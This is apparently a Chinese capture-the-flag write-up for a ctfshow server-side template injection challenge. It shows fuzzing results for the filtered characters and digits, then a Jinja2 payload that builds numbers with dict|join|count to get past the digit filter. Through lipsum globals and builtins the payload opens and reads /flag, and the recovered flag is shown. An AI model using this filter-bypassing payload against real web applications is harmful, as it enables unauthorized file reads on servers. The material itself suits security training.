


Hello

None

1.模糊测试加了过滤数字



```
warnings.catch_warnings [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
url_for [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 426ms]
' [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 276ms]
[ [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 216ms]
" [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 204ms]
{{ [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 202ms]
_ [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 199ms]
request [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 429ms]
os._wrap_close [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
os [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
get_flashed_messages [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 429ms]
_frozen_importlib_external.FileLoader [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
args [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
9 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 84ms]
8 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 63ms]
7 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 69ms]
6 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 429ms]
5 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 428ms]
4 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 428ms]
3 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 425ms]
2 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 427ms]
1 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 425ms]
0 [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 425ms]
```











`{%set b=dict(aaaa)|join|count%}`为4，所以这里用count绕过

payload同上一个题一样，只是加了构造数字

```
{%set b=dict(cccccccccccccccccccccccc=a)|join|count%}
{%set c=dict(cccccccccccccccccccccccccccccccccccccccc=a)|join|count%}
{%set
d=dict(cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccc=a)|join|count%}
{%set
e=dict(cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccc=a)|join|count%}
{%set
f=dict(cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
cccccccccccccccccccccc=a)|join|count%}
{%set
g=dict(dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddd=a)|join|count%}
{%set a=(())|select|string|list).pop(b)%}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}
{%set x=(lipsum|attr(glo)).get(buil)%}
{%print(x.open(x.chr(c)%2bx.chr(d)%2bx.chr(e)%2bx.chr(f)%2bx.chr(g)).read())%}
```

Hello

ctfshow{d0dca4dc-0970-445a-9e75-1bde9c5a29cd}

 查看器  控制台  调试器  网络  样式编辑器  性能  内存  存储  无障碍环境  应用程序

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SH

URL
http://78a1a88e-4417-4e1b-9241-b3eb4e46002d.challenge.ctf.show/?name=
{%set b=dict(cccccccccccccccccccccccc=a)|join|count%}
{%set c=dict(cc=a)|join|count%}
{%set d=dict(cc
{%set e=dict(cc
{%set f=dict(cc
{%set g=dict(ddc
{%set a=(())|select|string|list).pop(b)%}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}
{%set x=(lipsum|attr(glo)).get(buil)%}
{%print(x.open(x.chr(c)%2bx.chr(d)%2bx.chr(e)%2bx.chr(f)%2bx.chr(g)).read())%}

```
{%set a=(())|select|string|list).pop(24)%}  
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}  
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}  
{%set x=(lipsum|attr(glo)).get(buil)%}  
{%print(x.open(x.chr(47)%2bx.chr(102)%2bx.chr(108)%2bx.chr(97)%2bx.chr(103)).read  
( ))%}
```